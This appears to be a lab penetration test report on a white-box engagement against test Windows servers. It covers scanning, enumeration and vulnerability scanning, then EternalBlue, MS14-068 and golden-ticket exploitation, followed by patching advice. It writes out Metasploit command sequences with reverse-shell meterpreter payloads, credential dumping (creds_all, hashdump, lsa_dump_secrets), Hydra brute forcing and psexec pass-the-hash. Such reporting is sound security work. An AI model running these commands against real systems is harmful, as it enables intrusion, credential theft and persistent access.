Company Penetration Test

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Abstract

This paper is a report on a white box penetration test done by an ethical hacker on a client. The aim of this report is to find potential vulnerabilities within the client's systems and exploit those vulnerabilities found. Then explain to the client how they can counter these vulnerabilities to prevent malicious attacks in the future.

In order to do this, two servers were set up and two clients with vulnerabilities present within them. Kali Linux was used along with its wide range of tools to scan all the known ports, enumerate the target system for information, scan the target system for vulnerabilities with tools, hack the target system to try and elevate privileges and post exploitation to gather additional information.

It was found that the target was very vulnerable to attacks that allowed for escalation of privileges all the way to administrator allowing for an attacker to take complete control of the target system and extract as much information as needed. This was down to the client having old and unpatched software running on their machines that allowed for attacks to be done easily using well known tools for each type of vulnerability.

Contents:

1. Introduction

1.1 Background

For this report the pen tester has been given the guest login, the IP addresses that will be exploited, the network setup and other important credentials/ information. This is called a white box test. This is beneficial for a penetration tester as it means they do not need to do footprinting as this takes up too much time.

As more personal and sensitive data is stored by companies nowadays, the more likely it is for the company in question to be the target of large data breach. A study by Norton Security in 2019 found that this year alone there were 4 billion records breached which is a 54% increase from 2018 (9. Norton 2019). The reality is that most of these data breaches are caused by malicious hackers exploiting old and unpatched security vulnerabilities that companies ignored or were not aware of how critical the vulnerability is. The variety of tools available to the hacker has made these attacks much more common and easier to breach the target's systems. Tools like metasploit in Kali Linux allow the attacker to easily exploit a vulnerability that they have found on an unprotected system. The point of this report is to demonstrate how easily a hacker can exploit vulnerabilities in a system and how much important information they manage to take. The company or client who was hacked will then be able to counter these critical vulnerabilities by using several techniques like patching old software or using honeypots. A honeypot is a decoy computer system designed to lure in and trap hackers with malicious intentions or to track new hacking methods. The admin can then observe the hacker exploiting the vulnerabilities in their system and be able to learn how to fix these flaws(Gill 2019).

1.2 Aim

The aim during this penetration test was to gather information on the target network and to find any critical vulnerabilities in the target network. This would allow for potential opportunities for exploitation in SERVER'S 1 & 2. The reason for this is to improve a client/ company's understanding of these vulnerabilities. This would then help to prevent these types of attacks in the future which in turn leads to fewer data breaches for the company or client in question.

2. Procedure and Results

2.1 Overview of Procedure:

1: NMAP Scanning:

NMAP scanning was the second step done. NMAP was used to show more advanced and in-depth information about the target network than the basic scanning showed. NMAP scanning is useful because it shows various services that are running such as Apache Web Server and Argosoft mail server which can be exploited later on. It also shows the applications running on the machines as well as the Operating System. Two port scans were used TCP and UDP to get a more in-depth overview.

2: Enumeration:

The third stage done was the enumeration stage. This was done to extract usernames, network resources, machine names, shares and services from the system. a connection to the target network was created and directed queries were performed to gain more information about the target machines. The information gathered vulnerabilities to be found which can be exploited later on. Some tools used in this stage were enum4linux, nbtscan, NMAP SMB vulnerability and Policy enumerator.

3: Vulnerability Scanning:

After stage 3 vulnerability scanning was done using the results from the enumeration stage to find exploits in the target system. NESSUS was used to scan the 4 IP addresses for known vulnerabilities such as EternalBlue. Nessus is a powerful scanner that can be configured to run a variety of scans. NMAP Vulnerability scanner was also used to show more information on possible exploits as well as their level of vulnerability to attack.

4: System Hacking:

The last step done was the system hacking stage. This allowed access to target computers on the network. Information gathered from the Scanning, Enumeration and Vulnerability Scanning was used to find and exploit the vulnerabilities found. Tools already installed on Kali Linux were used. Many vulnerabilities were found such as EternalBlue which was the most vulnerable exploit on the target network.

5: Post Exploitation

After gaining access to the computer through system hacking the post exploitation phase was started. Post exploitation includes maintaining a connection to the target network and persistence. This is important as it can maintain the attacker’s access to the target computer even if the host

restarts the computer or deletes/ uninstalls vulnerable programs. Some tools used for information gathering in the post exploitation stage were meterpreter and a Kerberos attack or golden ticket.

2.2 NMAP Scanning

2.2.1:

The first part of the NMAP Scanning stage done was the NMAP TCP Scan. To do this Kali Linux was used as NMAP is already installed. This is what makes Kali Linux useful to the hacker. To start a TCP, Scan the following was entered into the terminal "**$nmap -vv -p0-65535 192.168.0.1 -T4**". It is important to not do '-T5' as this is too aggressive/ fast, and it may cause a crash. It is important to use -vv (very verbose) to gather as much information as possible. Ports open for the NMAP TCP Scan are shown in Figure 1 below. There are ports open like Argosoft and Kerberos which can be exploited later.



Figure 1

This type of scan also shows the version of operating system running on the target computer as well as the host's MAC Address which can be seen in Figure 2 below. The full results of the scan can be found under Figure 3 appendix 4.1.1.

Figure 2

2.2.2:

A next scan done by was an NMAP UDP scan. This type scans all known UDP (User Datagram Protocol) Ports. This type of scan be done with the command "**$nmap -vv -sU -p 123,161,162 192.168.0.1,2-10,11**". This method is quicker as you can scan all 4 IP addresses at the same time (1,2-10,11). The results for the UDP port scans for each IP address can be seen in Appendix 4.1.2.

2.2.3:

An NMAP stealth syn scan was done next against Servers 1 & 2 (192.168.0.1 and 192.168.0.2). This type of scan is quieter than a regular TCP scan as this type of scan won't appear in logs. This scan sends a TCP SYN packet to every port it can. If it gets a SYN ACK back then NMAP will know the target network is running (1. Chawla 2018) . This scan prints a very verbose output, with T4 timing, OS and also outputs the version. This can be run by entering into Kali's terminal the following command **$nmap -sS -vv -O -oA OS_Scan -T4 192.168.0.1-2**. The full results of the syn scans can be found under Figure 8 Figure 9 in Appendix 4.1.3.

2.2.4:

A service scan was the next stage in NMAP scanning. This type of scan is used to scan for services running on each port on the target network as well as their current version. For example, ArGoSoft Freeware smtpd 1.8.2.9 on Port 25/tcp. To start this scan the following NMAP command was used (example is for 192.168.0.1): "**nmap -sV -T4 192.168.0.1**". The full results for the service scans on 192.168.0.1, 192.168.0.2, 192.168.0.10 and 192.168.0.11 can be seen in Appendix 4.1.4.

2.3 Enumeration

2.3.1:

Nmblookup by Samba was used next. This tool is used to query NetBIOS names and map them to IP addresses in the target network using NetBIOS over TCP/IP queries. This allows the name queries to be directed at an IP broadcast area or to a particular machine. All the queries are done over UDP. (2.Tutorials Point). To use this tool a Kali Linux Terminal was opened, and the following command was entered, **nmblookup -A *IP Address***. -A runs a node status query against the IP address. The full results from nmblookup can be found in Appendix 4.1.5.

2.3.2:

Polenum which is a python script was used next to extract the password policy information from a windows machine. This allows a non-windows user to query the password policy of a remote windows box without the need to have access to the target's windows machine (3.RID 2008). This tool can be used by entering the command **polenum test:test123@192.168.0.1 '445/SMB'**. The full password policy results can be found under Figure 18 in the Appendix 4.1.6.

2.3.3:

SMBMap was used next to enumerate samba share drives across the target network's domain. This tool lists share drives, share contents, upload, and download functionality and drive permissions to name a few (4.Evans 2019) . This tool uses python and can be installed by in Kali by entering the command **python3 -m pip install -r requirements.txt,** after this the tool was started with the following **smbmap.py -H 192.168.0.1 -u test -p test123.** The results for this enumeration can be found under Figure 19 in Appendix 4.1.7.

2.3.4:

Enumerating NetBIOS was the next step done. The tool NBTScan was used. It is a command line tool used for scanning networks to obtain NetBIOS shares and name information.(5. DRD 2019) The command **nbtscan 192.168.0.X/24** was used to start the tool**.** The full results can be found in Appendix 4.1.8. The text output shows the target IP address, NetBIOS name, the server, the user, and the MAC address of the target.

2.3.4

Enum4linux was used to enumerate data from the target machine. This tool is Linux's alternative to enum.exe. This tool can be used to enumerate User lists, machine names, share lists, groups lists and, member lists. Getting the group and member lists of the target network was the first step of enumeration done. This shows a list of uses and their roles such as D:Price which is in the finance group or C:Morris in the engineering group. This can be done in Kali Linux with the command **enum4linux -G 192.168.0.1.** The full group and member list can be found in Appendix 4.1.9. Enum4linux was also used to enumerate workgroup/domains on the IP 192.168.0.1. For example, Workstation Service is active on Server 1. This was done with the command **enum4linux -M 192.168.0.1** The full results for the machine lists can be found under Appendix 4.1.10. The next step done was using enum4linux to enumerate the target's sharelist. This was done with the command **enum4linux -S 192.168.0.1**. The full sharelist can be found under Appendix 4.1.11. The user lists were enumerated last for 192.168.0.1 or SERVER1 with enum4linux. This was done with the command **enum4linux -U 192.168.0.1**. The full user list results can be found under Appendix 4.1.12.

2.4 Vulnerability scanning

2.4.1:

To look for CVE's (common vulnerabilities and exposures) in the target network, NMAP vuln was used first which uses NSE scripts. A major vulnerability that was found can be exploited with the exploit Eternalblue (ms17-010). The vulnerability scan was started in Kali Linux with the following command **nmap --script vuln 192.168.0.1**. The full list of vulnerabilities can be found under Appendix 4.1.13, Appendix 4.1.14, Appendix 4.1.15, and Appendix 4.1.16.

2.4.2:

Nessus vulnerability scanner by Tenable security was used next to scan for misconfigurations and vulnerabilities in the target machines. The major vulnerabilities discovered on each of target IP Address can be found under Appendix 4.1.17- Appendix 4.1.20.

2.5 System Hacking

The vulnerability scans showed that there was a critical vulnerability in Windows Server Message Block (SMB) protocol for each IP address. This vulnerability can be exploited with the EternalBlue exploit. Metasploit is a collection of tools installed on Kali Linux and the EternalBlue exploit can be used with it in order to escalate privileges. Meterpreter which is the payload for EternalBlue

can be used to get the password hashes which can they be used to get the administrator password. Hydra brute forcing was used to crack the administrator password.

2.5.1:

To run the EternalBlue exploit, metasploit was used which can be seen under Figure 31 in Appendix 4.1.21. The EternalBlue exploit can be used with the following commands in order: **>use exploit/windows/smb/ms17_010_eternalblue, >set RHOSTS 192.168.0.10, >set TARGET 0, >set VERIFY_ARCH true, >set SMBDomain, >set LHOST 192.168.0.100, >set SMBUser, >set LPORT…>set PAYLOAD, >set RPORT, >set SMBPass, >set VERIFY_TARGET true,** and **>exploit"**. After pressing enter after the command **exploit** the user should see some results saying, **"Connecting to target for exploitation"**. After this the author had administrator access to the system which is the highest privilege in the system. See Figure 32 in Appendix 4.1.22 for full results and proof escalated privileges.

2.5.2:

After getting administrator access the EternalBlue exploit was used to be set up with a Meterpreter payload. Meterpreter gives the user hash dumps and administrator password. The following commands were used to do this: ">**use exploit/windows/smb/ms17_010_eternalblue,>set RHOSTS 192.168.0.1,>set payload windows/x64/meterpreter/reverse_tcp, >set LHOSTS 192.168.0.100** (see Figure 33 in Appendix 4.1.23 for the results of command), **>getuid** (Figure 34), **>sysinfo, >load kiwi, >creds_all** (Figure 35 in appendix 4.1.25 shows admin password in plaintext)**, >lsa_dump_sam, >lsa_dump_secrets** (Figure 36 in Appendix 4.1.26 shows the default password in plaintext)**, >hashdump** (See Figure 37 for password hashes in Appendix 4.1.27).

2.5.3:

The next step was to use Kerberos privilege escalation using Impacket. To do this Impacket was downloaded and installed. The goldenpac.py exploits the vulnerability, allowing for access to system shell. This was done against the target IP address 192.168.0.1. The results for this can be seen under Figure 38 in Appendix 4.1.28. After exploiting the vulnerability there was access to system32.

2.5.4:

From the scanning stage it was found that port 99 (http) was open for Argosoft Mail Server. It was found that accounts could be created and removed from the mail server on SERVER1. This can be seen under Figure 39 in Appendix 4.1.29.

2.5.5:

A Remote code execution exploit was tried within the Apache web application because this vulnerability was found in the vulnerability scanning. The author tried to upload a file to the web server, but the uploads directory was not present in the web app.

2.6 Post Exploitation

2.6.1:

The first step in the post exploitation phase was creating a golden ticket to maintain access if passwords are changed or if vulnerabilities are patched. ticketer.y creates a golden ticket using the hash of the KRBTGT account which was obtained previously in the system hacking stage. Impacket was installed again from Github with the following command: **>dhclient, >git clone https://github.com/SecureAuthCorp/impacket.git**. The command and output can be found under Figure 40 in Appendix 4.1.30. A golden ticket was created and authenticated using the hash which was then saved in compiler cache on the author's computer (Figure 41). The full results of the golden ticket can be found under Figure 42 in the Appendix 4.1.32. The output showed that there was still access to admin shell. The result of this can be found under Figure 43 in Appendix 4.1.33.

2.6.2:

Hydra was used to crack the administrator's hash for servers 1 and 2. The hash was copied from the hashdump into a text file and then ran with hydra with the command: **hydra -L users2.txt. -P "hacklab1.txt" smb://192.168.0.1**. The results can be found under Figure 44 in Appendix 4.1.34.

2.6.3:

After hydra was used to crack the admin password pass the hash was used. Meterpreter was used next to dump the hashes with the command: "**run post/windows/gather/hashdump**". This can be seen in Figure 32. Next the following commands were used to pass the hash: **>msfconsole, >search psexec, > use exploit/windows/smb/psexec, >set payload windows/meterpreter/reverse_tcp, >set LHOST 192.168.57.133, >set LPORT 443, >set RHOST 192.168.57.131,>set SMBPass *hash*, >exploit, >shell**.

3.Discussion

3.1 General Discussion on vulnerabilities and results

3.1.1:

The MS17-010 or EternalBlue exploit was created by the NSA according to employees to exploit the Microsoft Server Message Block 1.0. The exploit was then leaked to the world by the hacking group Shadow Brokers in April 2017 putting millions of windows machines at risk(6. Burgess 2017). This exploit was used after vulnerability scans showed that the target system was vulnerable to this type of attack on all IP Addresses. This SMB vulnerability was very easy to exploit as using basic tools on Kali Linux like Metasploit allowed for complete access to the target machines. This critical vulnerability allowed for the ability to escalate privileges all the way to administrator access. It also gave access to all devices. This critical vulnerability in the client's system allowed for additional information to be gathered from the target using meterpreter such as the administrator password, the default password, user lists and other credentials easily. With the admin password there is the ability to log in to the client's physical machine if there was access.

3.1.2:

During the NMAP scanning phase of the penetration test it was found that telnet on port 23 udp was open on 192.168.0.2 of the target networks. This is dangerous for the client as this allows a remote, man in the middle attacker to eavesdrop on a Telnet session to obtain credentials like usernames and passwords as well as other sensitive information and to modify traffic exchanged between a client and server. (7. ssh.com 2019).

3.1.3:

The MS14-068 vulnerability is a vulnerability in Kerberos that allows for the escalation of privileges. This vulnerability was exploited through the use of Impacket python scripts such as goldenPac.py. This was very easy to discover and exploit and gave the administrator privileges which allowed for the to use the system shell. This vulnerability is very bad for the client system as it shows the user's credentials when the vulnerability was exploited. This lets the attacker create a golden ticket which keeps a backdoor open to the target system even if the passwords have been changed or the vulnerability has been patched(8. Perez 2019).

3.1.4:

On 192.168.0.1 or Server 1 there are multiple vulnerabilities because SMBv1 is enabled. This is bad as in SMBv1 there are multiple information disclosure vulnerabilities, denial of service vulnerabilities and remote code execution vulnerabilities. Also, the remote SMB Server login is disabled which is bad as a remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

3.1.5:

Within Servers 1 and 2 as well as clients 1 and 2 there is a critical vulnerability in DNS Server Could Allow Remote Code Execution. This can be exploited by an attacker sending a specially crafted NAPTR (Name Authority Pointer) query which can result in random code execution. This is also vulnerable to DOS due to bad handling of memory which could cause the DNS to become unresponsive.

3.1.6:

An Apache Web Server on Server 2 where the remote host is affected by an information disclosure vulnerability. This is bad for the client as an unauthenticated, remote attacker can exploit this flaw by sending a crafted request, to display a listing of a remote directory, even if a valid file exists in the directory.

3.1.7:

Server 2 is vulnerable to Microsoft Security Bulletin MS16-047 which means that the remote Windows is vulnerable to escalation of privileges. A man-in-the-middle attacker might be able to intercept communications between a client and server. Also, an attacker might be able to impersonate an authenticated user and access the SAM (Security Account Manager) database.

3.2 Counter Measures

The author used the Microsoft security bulletins website for the countermeasures section of this report. Find here: https://docs.microsoft.com/en-us/security updates/securitybulletins/securitybulletins

3.2.1:

The Microsoft Server Message Block 1.0 vulnerability which EternalBlue exploits can be solved by just keeping the user's system up to date. In 2017 after many cyberattacks using EternalBlue such as WannaCry Microsoft released a patch to resolve this critical vulnerability. Installing this update should fix this issue with SMB but systems around the world are still vulnerable to this exploit despite it being resolved.

3.2.2:

The telnet vulnerability can be easily solved by turning off the telnet port completely as it is not needed and use SSH (Secure Shell) instead because SSH is encrypted, which means that all data transmitted over a network is secure from eavesdropping.

3.2.3:

To prevent Kerberos privilege escalation, it is important for the client or company to keep their window's machines up to date with regular updates from Microsoft.

3.2.4:

To patch the critical SMB vulnerabilities the client should see which version of windows they are running and download the relevant security patch from Microsoft.

3.2.5:

Microsoft has released a patch for the MS11-058 vulnerability.

3.2.6:

To patch the Apache Web Server vulnerability the client should update their Apache Server to at least version 1.3.22 or later.

3.2.7:

MS16-047 can be patched by downloading the most recent update from Microsoft.

3.3 Conclusions

The aim during this penetration test was to gather information on the target network and to find any critical vulnerabilities in the target network. For this report all the vulnerabilities were listed, how they were exploited and the results of the exploit in the procedure and results section of the paper. The ways to counter each of the vulnerabilities exploited are listed clearly in the general discussion and countermeasures. It is hoped that the client will benefit from knowing how vulnerable their machines are and will hopefully use the countermeasures that were mentioned in this report to improve the security of their systems. If not the next attack from a malicious source will cause a lot damage to the client's machines which have been left vulnerable to exploitation.

3.4 Future Work

If given more time then the author would have liked to have exploited the Apache Web Server more as there were directories missing within the server which prevented the web server from being exploited. In the future the author would like to exploit the ArGoSoft mail server in order to find ways to escalate privileges within the system.

References

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4.1 Appendix A: Large Screenshots

4.1.1





Figure 3

4.1.2 Nmap Scans (Figure 4, Figure 5, Figure 6, Figure 7)

```
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00036s latency).
Scanned at 2019-10-30 07:42:17 EDT for 210s
Not shown: 964 closed ports
Reason: 964 port-unreaches
PORT      STATE         SERVICE        REASON
42/udp    open|filtered nameserver     no-response
53/udp    open          domain         udp-response ttl 128
67/udp    open|filtered dhcps          no-response
88/udp    open|filtered kerberos-sec   no-response
123/udp   open          ntp            udp-response ttl 128
137/udp   open          netbios-ns     udp-response ttl 128
138/udp   open|filtered netbios-dgm    no-response
161/udp   open|filtered snmp           no-response
389/udp   open|filtered ldap           no-response
464/udp   open|filtered kpasswd5       no-response
500/udp   open|filtered isakmp         no-response
1012/udp  open|filtered sometimes-rpc1 no-response
4500/udp  open|filtered nat-t-ike      no-response
5355/udp  open|filtered llmnr          no-response
20464/udp open|filtered unknown        no-response
20465/udp open|filtered unknown        no-response
21566/udp open|filtered unknown        no-response
21898/udp open|filtered unknown        no-response
22055/udp open|filtered unknown        no-response
28547/udp open|filtered unknown        no-response
30365/udp open|filtered unknown        no-response
32768/udp open|filtered omad           no-response
32931/udp open|filtered unknown        no-response
47772/udp open|filtered unknown        no-response
54201/udp open|filtered unknown        no-response
62287/udp open|filtered unknown        no-response
62575/udp open|filtered unknown        no-response
62677/udp open|filtered unknown        no-response
62699/udp open|filtered unknown        no-response
62958/udp open|filtered unknown        no-response
63420/udp open|filtered unknown        no-response
63555/udp open|filtered unknown        no-response
64080/udp open|filtered unknown        no-response
64481/udp open|filtered unknown        no-response
64513/udp open|filtered unknown        no-response
64590/udp open|filtered unknown        no-response
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-10-30 07:42:17 EDT for 1086s
Not shown: 960 closed ports
Reason: 960 port-unreaches
PORT      STATE         SERVICE      REASON
```

Figure 4: 192.168.0.1



```
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00065s latency).
Scanned at 2019-10-30 07:42:17 EDT for 970s
Not shown: 957 closed ports
Reason: 957 port-unreaches
PORT      STATE         SERVICE          REASON
123/udp   open|filtered ntp              no-response
137/udp   open          netbios-ns       udp-response ttl 128
138/udp   open|filtered netbios-dgm      no-response
500/udp   open|filtered isakmp           no-response
997/udp   open|filtered maitrd           no-response
1036/udp  open|filtered nsstp            no-response
1070/udp  open|filtered gmrupdateserv    no-response
1101/udp  open|filtered pt2-discover     no-response
2049/udp  open|filtered nfs              no-response
2967/udp  open|filtered symantec-av      no-response
4000/udp  open|filtered icq              no-response
4500/udp  open|filtered nat-t-ike        no-response
5355/udp  open|filtered llmnr            no-response
6004/udp  open|filtered X11:4            no-response
16430/udp open|filtered unknown          no-response
16498/udp open|filtered unknown          no-response
16779/udp open|filtered unknown          no-response
18543/udp open|filtered unknown          no-response
18666/udp open|filtered unknown          no-response
18676/udp open|filtered unknown          no-response
18869/udp open|filtered unknown          no-response
19482/udp open|filtered unknown          no-response
19625/udp open|filtered unknown          no-response
19650/udp open|filtered unknown          no-response
19695/udp open|filtered unknown          no-response
19936/udp open|filtered unknown          no-response
21358/udp open|filtered unknown          no-response
21742/udp open|filtered unknown          no-response
21902/udp open|filtered unknown          no-response
22053/udp open|filtered unknown          no-response
31073/udp open|filtered unknown          no-response
32780/udp open|filtered sometimes-rpc24  no-response
33355/udp open|filtered unknown          no-response
34570/udp open|filtered unknown          no-response
36489/udp open|filtered unknown          no-response
39683/udp open|filtered unknown          no-response
40711/udp open|filtered unknown          no-response
41370/udp open|filtered unknown          no-response
49161/udp open|filtered unknown          no-response
49194/udp open|filtered unknown          no-response
49212/udp open|filtered unknown          no-response
55587/udp open|filtered unknown          no-response
61142/udp open|filtered unknown          no-response
```

Figure 5: 192.168.0.10




Figure 6: 192.168.0.2




Figure 7: 192.168.0.11

4.1.3 Nmap Scans (Figure 8, Figure 9)




Figure 8

